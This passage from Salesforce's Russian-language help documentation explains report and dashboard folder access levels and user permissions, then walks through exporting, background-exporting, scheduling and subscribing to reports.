Уровень доступа «Гость» позволяет просматривать данные отчета или панели мониторинга, а также изменять данные путем их клонирования в новый отчет или панель мониторинга. Данный уровень доступа к общедоступным папкам отчетов и панелей мониторинга предоставляется всем пользователям. (Доступ некоторых пользователей может быть расширен благодаря предоставленным полномочиям администратора.)

Например, торговый представитель Максим желает ежедневно проверять свою позицию в таблице лидеров продаж, отображающейся на панели мониторинга «Продажи ведущих специалистов». Обновление панели мониторинга, необходимое для отображения последних данных, требует наличия доступа для просмотра данных в основных отчетах. Редактирование отчетов или панелей мониторинга не требуется. Таким образом,

пользователю может быть предоставлен уровень доступа «Гость» к папке, содержащей панель мониторинга «Продажи ведущих специалистов».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### Уровень доступа «Редактор» к папкам отчетов и панелей мониторинга

Уровень доступа «Редактор» позволяет просматривать и изменять отчеты и панели мониторинга соответствующей папки, а также перемещать их между другими папками, доступными для редактирования или управления.


Например, менеджер по продажам Светлана хочет предоставить каждой из трех региональных рабочих групп отдельную панель мониторинга продаж. Ей потребуется уровень доступа «Редактор», позволяющий перемещать основные отчеты между папками и изменять отчеты с целью отображения соответствующих данных, к папке, содержащей панель мониторинга «Продажи ведущих специалистов». Кроме того, ей потребуется полномочие «Создание и настройка панелей мониторинга».

 **Прим.:** Уровень доступа «Редактор» не может быть предоставлен к стандартным папкам отчетов. По умолчанию всем пользователям данных папок предоставляется уровень доступа «Гость».

### Уровень доступа «Менеджер» к папкам отчетов и панелей мониторинга

Уровень доступа «Менеджер» позволяет выполнять все действия, доступные гостям и редакторам, а также определять уровни доступа других пользователей к папкам, изменять их свойства или удалять папки.

Например, администратор продаж Михаил, управляющий большим количеством отчетов, не может обрабатывать каждый отчет по отдельности. Он создает папку отчетов «Отчеты по регионам». Уровень доступа «Менеджер» предоставляется ему, как создателю папки, по умолчанию. Менеджер предоставляет уровень доступа «Гость» общедоступной группе «Торговые представители» и назначает уровень доступа «Менеджер» менеджеру по продажам Светлане.

 **Прим.:** Уровень доступа «Менеджер» не может быть предоставлен к стандартным папкам отчетов. По умолчанию всем пользователям данных папок предоставляется уровень доступа «Гость».

### Сравнение уровней доступа к папкам отчетов и панелей мониторинга

Данная диаграмма позволяет просмотреть действия, доступные гостям, редакторам и менеджерам над папками отчетов и панелей мониторинга.

|  | Гость | Редактор | Менеджер |
|--|-------|----------|----------|
| Просмотр отчетов или панелей мониторинга в папке                             | ✓     | ✓        | ✓        |
| Запуск отчетов в папке   | ✓     | ✓        | ✓        |
| Обновление панелей мониторинга в папке                                       | ✓     | ✓        | ✓        |
| Изменение/перемещение/удаление своих отчетов или панелей мониторинга в папке | ✓     | ✓        | ✓        |
| Просмотр уровней доступа, предоставленных пользователям к папке              | ✓     | ✓        | ✓        |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



|   | Гость | Редактор | Менеджер |
|---|-------|----------|----------|
| Изменение/перемещение/удаление отчетов или панелей мониторинга, созданных в папке другим пользователем  |       | ✓        | ✓        |
|  <b>Прим.:</b> Чтобы изменить эти панели мониторинга, вам потребуется полномочие «Просмотр всех данных». |       |          |          |
| Изменение имени папки   |       |          | ✓        |
| Изменение параметров общего доступа к папке   |       |          | ✓        |

Полномочия пользователя для предоставления общего доступа к отчетам и панелям мониторинга

Каждый уровень доступа к папке отчетов или панелей мониторинга отличается определенным набором полномочий. Чтобы уточнить уровень доступа пользователей к панелям мониторинга и отчетам, администратор организации может назначить или удалить как минимум одно полномочие.

При включении общего доступа к папке аналитики всем пользователям, кроме администраторов, предоставляется уровень доступа «Гость» к папкам отчетов и панелей мониторинга. Чтобы предоставить пользователям дополнительные привилегии, назначьте уровень доступа «Редактор» или «Менеджер» и полномочия, необходимые для использования отчетов и панелей мониторинга.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

| Полномочие пользователя                  | Описание   |
|--|--|
| Создание и настройка панелей мониторинга | Создание, редактирование и удаление панелей мониторинга в папке <b>«Мои личные панели мониторинга»</b> . Создание панелей мониторинга и при наличии соответствующих полномочий общего доступа их сохранение в любой общедоступной папке. |
| Создание и настройка отчетов             | Создание, редактирование и удаление отчетов в папке <b>«Мои личные настраиваемые отчеты»</b> . Создание отчетов и при наличии соответствующих полномочий общего доступа их сохранение в любой общедоступной папке.                       |
| Создание папок панелей мониторинга       | Создание папок панелей мониторинга и при наличии соответствующих полномочий общего доступа управление ими.   |
| Создание папок отчетов                   | Создание папок отчетов и при наличии соответствующих полномочий общего доступа управление ими.   |
| Редактирование моих панелей мониторинга  | Редактирование, перемещение, сохранение и удаление собственных панелей мониторинга в общедоступных папках.   |

|  |  |
|--|--|
| Редактирование моих отчетов                            | Редактирование, перемещение, сохранение и удаление собственных отчетов в общедоступных папках.   |
| Управление панелями мониторинга в общедоступных папках | <p>Создание, редактирование и удаление панелей мониторинга<sup>1</sup>, а также управление параметрами общего доступа во всех общедоступных папках панелей мониторинга, кроме личных папок других пользователей. Данное полномочие позволяет пользователям редактировать панели мониторинга и предоставлять к ним доступ во всех папках, включая скрытые папки. Ниже перечислены полномочия, которые также предоставляются пользователям.</p> <ul style="list-style-type: none"> <li>• Создание и настройка панелей мониторинга</li> <li>• Создание папок панелей мониторинга</li> <li>• Редактирование моих панелей мониторинга</li> <li>• Просмотр панелей мониторинга в общедоступных папках</li> </ul> <p>(<sup>1</sup> Редактирование динамической панели мониторинга доступно только при наличии полномочий «Управление динамическими панелями мониторинга» и «Просмотр панелей мониторинга моей рабочей группы».)</p> |
| Управление отчетами в общедоступных папках             | <p>Создание, редактирование и удаление отчетов, а также управление параметрами общего доступа во всех общедоступных папках отчетов, кроме личных папок других пользователей. Данное полномочие позволяет пользователям редактировать отчеты и предоставлять к ним доступ во всех папках, включая скрытые папки. Ниже перечислены полномочия, которые также предоставляются пользователям.</p> <ul style="list-style-type: none"> <li>• Создание и настройка отчетов</li> <li>• Создание папок отчетов</li> <li>• Редактирование моих отчетов</li> <li>• Просмотр отчетов в общедоступных папках</li> </ul>   |
| Просмотр панелей мониторинга в общедоступных папках    | Просмотр панелей мониторинга в общедоступных папках панелей мониторинга, кроме личных папок других пользователей.  |
| Просмотр отчетов в общедоступных папках                | Просмотр отчетов в общедоступных папках отчетов, кроме личных папок других пользователей.  |

## СМ. ТАКЖЕ:

[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)

[Сравнение уровней доступа к папкам отчетов и панелей мониторинга](#)

## Доставка отчета

Чтобы предоставить пользователям доступ к данным отчета, воспользуйтесь URL-адресом отчета, опубликуйте отчет в ленты Chatter или экспортируйте данные в другое приложение (например, Excel). При необходимости отчеты могут выполняться по расписанию и предоставлять пользователям самые последние данные.

Администраторы или пользователи с полномочиями «Управление общедоступными отчетами» и «Создание и настройка отчетов» могут создавать настраиваемые отчеты, доступные всем пользователям для просмотра. Кроме того, они могут систематизировать отчеты путем создания папок настраиваемых отчетов и настройки группы соответствующих пользователей.

Чтобы предоставить общий доступ к отчету, запустите отчет и нажмите кнопку **«Сохранить как»**. Введите имя отчета и выберите общедоступную папку отчетов.

#### 1. Экспорт данных отчета

Данные отчета могут быть экспортированы в удобный формат, поддерживающий повторное использование (например, Microsoft Excel).

#### 2. Выполнение отчетов в фоновом режиме

Благодаря выполнению крупных отчетов в фоновом режиме, пользователи могут продолжать работу с системой Salesforce, не дожидаясь отображения результатов. Данный алгоритм позволяет успешно выполнять объемные отчеты, которые не могут быть выполнены в обычном режиме ввиду большого количества результатов.

#### 3. Планирование отчетов

Отчеты могут выполняться на ежедневной, еженедельной или ежемесячной основе, а их результаты могут автоматически отправляться соответствующим пользователям.

#### 4. Подписка для получения уведомлений об отчетах

Подпишитесь на отчет для получения регулярных уведомлений при выполнении указанных условий определенными показателями. Укажите условия, которые должны инициировать отправку уведомлений, и выберите способ их получения: уведомления Salesforce1, Chatter или эл. почта.


СМ. ТАКЖЕ:

[Экспорт отчета](#)

[Планирование обновления отчета](#)

#### Экспорт данных отчета

Данные отчета могут быть экспортированы в удобный формат, поддерживающий повторное использование (например, Microsoft Excel).

 **Прим.:** Из соображений безопасности, экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в специальное текстовое поле области наложения. Обратите внимание, что слова должны быть разделены пробелом.

#### 1. Экспорт отчета

Вкладка «Отчеты» позволяет экспортировать данные выбранного отчета в Excel или CSV-файл.

#### 2. Региональные параметры для экспорта данных отчета

Ниже перечислены некоторые рекомендации по использованию CSV-файлов и работе с приложением Excel во время экспорта данных отчета.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта отчетов:

- «Экспорт отчетов»

## Экспорт отчета

Вкладка «Отчеты» позволяет экспортировать данные выбранного отчета в Excel или CSV-файл.

1. Нажмите кнопку  > «Экспорт» напротив выбранного отчета на вкладке «Отчеты».
  - Если в параметрах обозревателя Internet Explorer установлен флажок «Не сохранять зашифрованные страницы на диск», то отчет будет недоступен для интерактивного просмотра в приложении Excel. В этом случае рекомендуем сохранить экспортированный отчет на компьютер, а затем открыть его в приложении Excel. Чтобы изменить данный параметр в обозревателе Internet Explorer, снимите флажок «Не сохранять зашифрованные страницы на диск» в диалоговом окне «Свойства обозревателя».
  - Составные отчеты недоступны для экспорта, но поддерживают версию для печати.
2. Выберите нужное значение в раскрывающемся списке «Кодировка файла экспорта».
3. Выберите формат Excel или CSV в раскрывающемся списке «Формат файла экспорта».
4. Нажмите кнопку «Экспорт».
5. Сохраните файл в диалоговом окне обозревателя.
 

Один экспортированный отчет может содержать не более 256 столбцов и 65 536 строк данных.

СМ. ТАКЖЕ:

- [Выполнение отчетов в фоновом режиме](#)
- [Региональные параметры для экспорта данных отчета](#)
- [Печать отчета](#)

## Региональные параметры для экспорта данных отчета

Ниже перечислены некоторые рекомендации по использованию CSV-файлов и работе с приложением Excel во время экспорта данных отчета.

### Экспорт в CSV-файлы

При экспорте отчетов в CSV-формат разделитель полей, добавляемый в экспортированный файл, определяется региональными настройками на странице сведений о пользователе. Например, при использовании региона «Английский (США)» десятичным разделителем служит точка, тогда как при использовании региона «Французский (Франция)» десятичным разделителем является запятая. Чтобы переопределить стандартный разделитель для используемого региона, выберите значение «Формат с разделяющей запятой (на иностранном языке) - CSV» в раскрывающемся списке «Формат файла экспорта».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта отчетов:

- «Экспорт отчетов»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Обратите внимание, что приложение Excel не отображает разделитель полей в CSV-формате. Чтобы экспортировать отчеты в Excel посредством CSV-формата, рекомендуем использовать в системе Salesforce те же региональные настройки, что и в региональных стандартах Windows.

СМ. ТАКЖЕ:

[Экспорт отчета](#)

[Печать отчета](#)

## Выполнение отчетов в фоновом режиме

Благодаря выполнению крупных отчетов в фоновом режиме, пользователи могут продолжать работу с системой Salesforce, не дожидаясь отображения результатов. Данный алгоритм позволяет успешно выполнять объемные отчеты, которые не могут быть выполнены в обычном режиме ввиду большого количества результатов.

Чтобы активировать данную функцию в организации, обратитесь в компанию Salesforce.

Отчеты, экспортированные в фоновом режиме, выполняются последовательно — один за другим. Таким образом, последний отчет, экспортированный в фоновом режиме, выполняется после завершения всех отчетов, экспортированных в фоновом режиме ранее.

Система позволяет экспортировать в фоновом режиме неограниченное количество отчетов.

### 1. Экспорт отчета для выполнения в фоновом режиме

Чтобы настроить отчет для выполнения в фоновом режиме, рекомендуем воспользоваться особым способом экспорта.

### 2. Просмотр отчетов и управление отчетами в фоновом режиме

Просмотр и управление отчетом, настроенным для выполнения в фоновом режиме, выполняются посредством списка «Экспорты отчетов в фоновом режиме».

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Создание настраиваемого отчета в режиме доступности](#)

[Создание отчета](#)

[Настройка отчетов](#)

[Параметры страницы запуска отчета](#)

[Экспорт отчета](#)

[Запуск отчета](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта отчетов в фоновом режиме:

- «Экспорт отчета в фоновом режиме»

Для просмотра отчетов, экспортированных в фоновом режиме другими пользователями:

- «Экспорт отчета в фоновом режиме»

И

«Просмотр всех данных»

Для управления отчетами, экспортированными в фоновом режиме другими пользователями:

- «Экспорт отчета в фоновом режиме»

И

«Изменение всех данных»

## Экспорт отчета для выполнения в фоновом режиме

Чтобы настроить отчет для выполнения в фоновом режиме, рекомендуем воспользоваться особым способом экспорта.

1. Создайте или запустите отчет.
2. Нажмите раскрывающуюся кнопку **«Экспортировать сведения»** и выберите пункт **«Запуск экспорта в фоновом режиме»**.



**Совет:** При запуске готового отчета данная кнопка позволяет избежать ожидания отображения результатов отчета.

3. Выберите кодировку и формат файла экспорта.
4. Выберите способ сохранения параметров отчета.
  - Чтобы сохранить любые изменения параметров, внесенные перед экспортом отчета, установите переключатель **«Сохранить исправления»**. Выбор данного параметра перезаписывает параметры исходного отчета.
  - Чтобы создать отчет перед экспортом, установите переключатель **«Сохранить исправления в виде копии»**. При выборе данного параметра введите имя и описание отчета и выберите папку отчетов для сохранения параметров отчета.



**Прим.:** Сохранению подлежат только параметры. Чтобы просмотреть результаты отчета, рекомендуем просмотреть сведения об отчете в списке **«Экспорты отчетов в фоновом режиме»**.

5. Нажмите кнопку **«Начать экспорт в фоновом режиме»**.

Сообщение эл. почты, содержащее ссылку на сведения об отчете, отправляется пользователю после выполнения отчета. При необходимости загрузите результаты отчета из списка **«Экспорты отчетов в фоновом режиме»**. Система позволяет загружать только данные, доступные для просмотра.



**Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

Уведомление о неудачном фоновом экспорте отчета также отправляется пользователю по эл. почте. Отчеты, экспортированные в фоновом режиме, не могут быть выполнены по нескольким причинам. Например, между временем экспорта отчета и началом процесса экспорта поля могут быть удалены из отчета, отчет может быть удален или статусу типа настраиваемого отчета, использованного для создания отчета, задано значение **«В разработке»**.

## Просмотр отчетов и управление отчетами в фоновом режиме

Просмотр и управление отчетом, настроенным для выполнения в фоновом режиме, выполняются посредством списка **«Экспорты отчетов в фоновом режиме»**.

1. Введите строку **«Экспорты отчетов в фоновом режиме»** в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Экспорты отчетов в фоновом режиме»**. Данное действие открывает список **«Экспорты отчетов в фоновом режиме»**.
2. Чтобы просмотреть сведения об отчете, экспортированном в фоновом режиме (например, имя, статус и расположение), щелкните имя нужного отчета в столбце **«Имя задания»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта отчетов в фоновом режиме:

- **«Экспорт отчета в фоновом режиме»**

Для просмотра отчетов, экспортированных в фоновом режиме другими пользователями:

- **«Экспорт отчета в фоновом режиме»**

И


**«Просмотр всех данных»**

Для управления отчетами, экспортированными в фоновом режиме другими пользователями:

- **«Экспорт отчета в фоновом режиме»**


И

**«Изменение всех данных»**

 **Прим.:** Из соображений безопасности, экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в специальное текстовое поле области наложения. Обратите внимание, что слова должны быть разделены пробелом.

3. Чтобы отменить отложенный экспорт, нажмите кнопку **«Отмена»**. Чтобы удалить отчет из списка «Экспорты отчетов в фоновом режиме», щелкните ссылку **«Удал.»** напротив имени нужного отчета.

Выполненный отчет, экспортированный в фоновом режиме, может быть просмотрен в списке «Экспорты отчетов в фоновом режиме» в течение 48 часов. По истечении 48 часов отчет автоматически удаляется.

 **Важное замечание:** Отчеты, удаленные из списка «Экспорты отчетов в фоновом режиме», удаляются без возможности восстановления и *не* перемещаются в корзину.

4. Чтобы просмотреть отчеты, экспортированные в фоновом режиме за время просмотра списка «Экспорты отчетов в фоновом режиме», нажмите кнопку **«Обновить список»**.

## Планирование отчетов

Отчеты могут выполняться на ежедневной, еженедельной или ежемесячной основе, а их результаты могут автоматически отправляться соответствующим пользователям.

### 1. Планирование обновления отчета

Отчет может выполняться ежедневно, еженедельно или ежемесячно. HTML-версию отчета можно отправить по электронной почте пользователям в организации пользователя.

### 2. Просмотр расписания отчета

Чтобы просмотреть расписание отчета, воспользуйтесь страницей «Запланировать отчет» или вкладкой «Отчеты». Чтобы просмотреть все запланированные отчеты организации, воспользуйтесь меню «Настройка».

### 3. Управление расписанием отчета

Чтобы создать, изменить, просмотреть или удалить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».

### 4. Изменение расписания отчета

Чтобы изменить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».

### 5. Удаление расписания отчета

Чтобы отменить запланированный запуск, выберите нужный запланированный отчет и удалите его расписание.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:  
• «Планирование отчетов»

## 6. Советы по планированию отчетов

Ниже перечислены некоторые советы по планированию отчетов.

СМ. ТАКЖЕ:

[Планирование обновления отчета](#)

[Изменение расписания отчета](#)

[Удаление расписания отчета](#)

[Управление расписанием отчета](#)

[Советы по планированию отчетов](#)

[Просмотр расписания отчета](#)

[Подписка для получения уведомлений об отчетах](#)

### Планирование обновления отчета


Отчет может выполняться ежедневно, еженедельно или ежемесячно. HTML-версию отчета можно отправить по электронной почте пользователям в организации пользователя.

1. Щелкните по имени отчета на вкладке «Отчеты».
2. В раскрывающемся меню «**Запустить отчет**» выберите пункт «**Запланировать будущие запуски...**».

При создании отчета планирование доступно только после сохранения отчета в папке. Если общий доступ к папке отчета предоставляется группе, то можно выполнить планирование только для всей группы. Чтобы запланировать отчет для отдельного участника группы, следует предоставить доступ к папке для этого участника.

3. Введите имя текущего пользователя, имеющего доступ к папке с отчетом, на странице «Запланировать отчет».

Уровень доступа текущего пользователя определяет данные, отображаемые другим пользователям, включая пользователей портала, при получении результатов выполнения запланированного отчета. Это значит, не все пользователи смогут увидеть каждое поле, а текущий пользователь сможет видеть поля, которые не увидят другие. Когда отчет отправлен, он определяет, какие поля увидит текущий пользователь и не смогут увидеть другие. Другой текущий пользователь может быть выбран только при наличии полномочия «Просмотр всех данных».

 **Прим.:** Деактивация текущего пользователя препятствует выполнению отчета. Система Salesforce посылает уведомление по электронной почте о необходимости активировать пользователя, удалить запланированный отчет или изменить текущего пользователя на активного. Система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями», «Изменение всех данных» и «Управление расчетами». При отсутствии пользователей, имеющих все эти полномочия, система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями» и «Изменение всех данных».

4. Настройте отправку эл. писем.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для планирования отчетов:

- «Планирование отчетов»



| Переключатель                  | Значение  |
|--------------------------------|---|
| Мне                            | Отправка отчета на собственный адрес эл. почты, указанный в профиле пользователя. |
| Мне и/или другим пользователям | Отправка отчета дополнительным пользователям.                                     |

Отчеты могут быть отправлены только на адреса эл. почты, указанные в записях пользователей Salesforce. Отчеты, полученные пользователями портала по эл. почте, отображают данные, доступные текущему пользователю, выбранному в расписании отчета. При наличии конфиденциальной информации пользователь портала должен быть выбран в качестве текущего пользователя для планируемого отчета.

 **Прим.:** Пользователи портала получают электронные уведомления об обновлении отчетов и панелей мониторинга только в том случае, если включен параметр «Разрешить отправку отчетов и панелей мониторинга пользователям портала».

5. Выберите частоту, продолжительность и время выполнения отчета.

- Установите переключатель «Ежедневно», «Еженедельно» или «Ежемесячно» в поле «Частота», а затем уточните критерии частоты.
- Чтобы задать продолжительность расписания, выберите нужные даты в полях «Начать» и «Завершить». Чтобы выбрать текущую дату, щелкните расположенную рядом ссылку.
- Чтобы указать нужное время начала, щелкните по ссылке **«Найти доступные варианты»** напротив поля «Предпочтительное время начала».

Предпочтительное время начала доступно только в том случае, если оно не было выбрано другими пользователями.

6. Нажмите кнопку **«Сохранить расписание отчета»**. При необходимости установите следующие переключатели.

| Переключатель  | Значение  |
|--|---|
| <b>Сохранить изменения отчета к данному расписанию</b> | Сохранение расписания отчета и изменений, внесенных в отчет.            |
| <b>Отменить изменения отчета</b>                       | Сохранение расписания отчета. Изменения, внесенные в отчет, отменяются. |

Имя отчета, доступное в сообщении эл. почты, позволяет получателям отчета выполнять вход в систему Salesforce и просматривать отчет напрямую.



СМ. ТАКЖЕ:

[Управление расписанием отчета](#)

[Запуск отчета](#)

## Просмотр расписания отчета

Чтобы просмотреть расписание отчета, воспользуйтесь страницей «Запланировать отчет» или вкладкой «Отчеты». Чтобы просмотреть все запланированные отчеты организации, воспользуйтесь меню «Настройка».

- Чтобы просмотреть расписание отчета на вкладке «Отчеты», наведите указатель мыши на значок  в столбце планирования .

Данный столбец отображает частоту и дату следующего выполнения.

Данный значок и сведения доступны только пользователям с полномочием «Планирование отчетов».

- Чтобы просмотреть расписание выполнения отчета на странице «Запланировать отчет», выполните указанные ниже действия.
  1. Щелкните имя нужного запланированного отчета на вкладке «Отчеты».
  2. В раскрывающемся меню «Запустить отчет» выберите пункт «Запланировать будущие запуски».
- Чтобы просмотреть все запланированные отчеты организации, введите строку «Запланированные задания» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Запланированные задания».
 

Данные сведения доступны только пользователям с полномочием «Просмотр настройки и конфигурации».

СМ. ТАКЖЕ:

[Управление расписанием отчета](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- «Планирование отчетов»

Для просмотра всех запланированных отчетов организации:

- «Просмотр настройки и конфигурации»

## Управление расписанием отчета

Чтобы создать, изменить, просмотреть или удалить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».

Ниже перечислены действия, доступные на странице «Запланировать отчет».

- [Запланируйте выполнение нового или текущего отчета](#) и отправку его результатов по эл. почте другим пользователям.
- [Измените расписание](#) для запланированного отчета.
- [Просмотрите запланированные задания](#) для всех отчетов организации или только для выбранного отчета.
- [Удалите выбранный запланированный отчет](#).

Дополнительные запланированные отчеты могут быть приобретены отдельно.

СМ. ТАКЖЕ:

[Планирование обновления отчета](#)

## Изменение расписания отчета

Чтобы изменить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».

1. Щелкните имя запланированного отчета на вкладке «Отчеты».
2. В раскрывающемся меню «**Запустить отчет**» выберите пункт «**Запланировать будущие запуски...**».
3. Внесите необходимые изменения на странице «Запланировать отчет».
4. Нажмите кнопку «**Сохранить расписание отчета**».

СМ. ТАКЖЕ:

[Управление расписанием отчета](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- «Планирование отчетов»

Для удаления  
запланированного отчета:

- «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- «Планирование отчетов»

## Удаление расписания отчета

Чтобы отменить запланированный запуск, выберите нужный запланированный отчет и удалите его расписание.

1. Щелкните имя запланированного отчета на вкладке «Отчеты».
2. В раскрывающемся меню «**Запустить отчет**» выберите пункт «**Запланировать будущие запуски...**».
3. Нажмите кнопку «**Удалить расписание отчета**».

Расписание выполнения отчета отменяется, но *не* перемещается в корзину.



СМ. ТАКЖЕ:

[Управление расписанием отчета](#)

## Советы по планированию отчетов

Ниже перечислены некоторые советы по планированию отчетов.

### Планирование запусков отчета

- Чтобы **просмотреть** расписание отчета, наведите указатель мыши на значок  в столбце планирования () на вкладке «Отчеты». Обратите внимание, что данный значок и сведения доступны только пользователям с полномочием «Планирование отчетов».
- Планирование недоступно для **составных отчетов**.
- Организация может использовать не более 200 запланированных отчетов. Ежедневные ограничения определяются используемой версией системы. Дополнительные запланированные отчеты могут быть приобретены отдельно.
- Запланированные отчеты выполняются в часовом поясе пользователя, запланировавшего их выполнение. Например, если поле «Часовой пояс» в записи пользователя содержит стандартное тихоокеанское время, а отчет должен выполняться каждый день в 14:00, то отчет будет выполняться ежедневно с 14:00 до 14:29 по стандартному тихоокеанскому времени.
- Если запланированное обновление просматривается и сохраняется в другом часовом поясе, то временной интервал может быть изменен.
- Отчет, выполнение которого запланировано на определенный день каждого месяца, запускается только в те месяцы, которые содержат этот день. Например, отчет, выполнение которого запланировано на 31 число каждого месяца, запускается только в те месяцы, которые содержат 31 день. Чтобы запланировать выполнение отчета на последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- «Планирование отчетов»

Для удаления  
запланированного отчета:

- «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Отчет запускается в течение 30 минут после наступления времени, выбранного в раскрывающемся списке «Предпочтительное время начала». Например, если выбрать в качестве предпочтительного времени начала 14:00, то отчет может запускаться в любое время между 14:00 и 14:29, в зависимости от количества других отчетов, выполнение которых запланировано на данное время.
- Планирование отчетов не отслеживается в контрольном журнале.

### Отправка запланированных отчетов по эл. почте

- По электронной почте отчеты передаются без диаграмм. Чтобы отправить диаграмму отчета по эл. почте, создайте панель мониторинга и запланируйте ее обновление.
- В отчетах содержатся только первые 2000 записей (так же как и в браузере).
- Ограничения для Outlook 2007: Отчеты, отправленные по эл. почте и содержащие таблицы шириной более 56 см или 63 столбцов, могут отображаться некорректно.
- Максимальный размер отчетов, отправленных по эл. почте, составляет 10 Мб. Чтобы сократить объем данных, используемых в отчете, выполните указанные ниже действия.
  - Выполните фильтрацию собственных, а не всех записей.
  - Выберите нужный диапазон дат.
  - Удалите лишние столбцы из отчета.
  - Скройте сведения об отчете.

СМ. ТАКЖЕ:


[Планирование обновления панели мониторинга](#)

[Управление расписанием отчета](#)

### Подписка для получения уведомлений об отчетах

Подпишитесь на отчет для получения регулярных уведомлений при выполнении указанных условий определенными показателями. Укажите условия, которые должны инициировать отправку уведомлений, и выберите способ их получения: уведомления Salesforce1, Chatter или эл. почта.

Например, пользователь может подписаться на отчет по нерешенным вопросам и ежедневно получать уведомления, при условии, что количество нерешенных вопросов составляет не менее 20. Пользователь может подписаться на уведомления для пяти отчетов.

 **Прим.:** Опция уведомлений об отчетах не отображается для несохраненных отчетов. Сохраните отчет, чтобы иметь возможность подписаться на него.

Личные уведомления об отчетах не относятся к функции планирования будущих запусков, позволяющей отправлять отчеты по эл. почте в указанное время (без настройки условий). Чтобы запланировать отправку отчетов по эл. почте, нажмите раскрывающуюся кнопку «**Запустить отчет**» и выберите значение «**Запланировать будущие запуски**».

1. Нажмите кнопку «**Подписаться**» на странице запуска отчета.
2. Определите необходимость уведомления при каждом или только первом выполнении условий на странице «Подписка на отчет».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на отчеты:

- «Запуск отчетов»

Для включения или выключения подписок на уведомления об отчетах:

- «Настройка приложения»

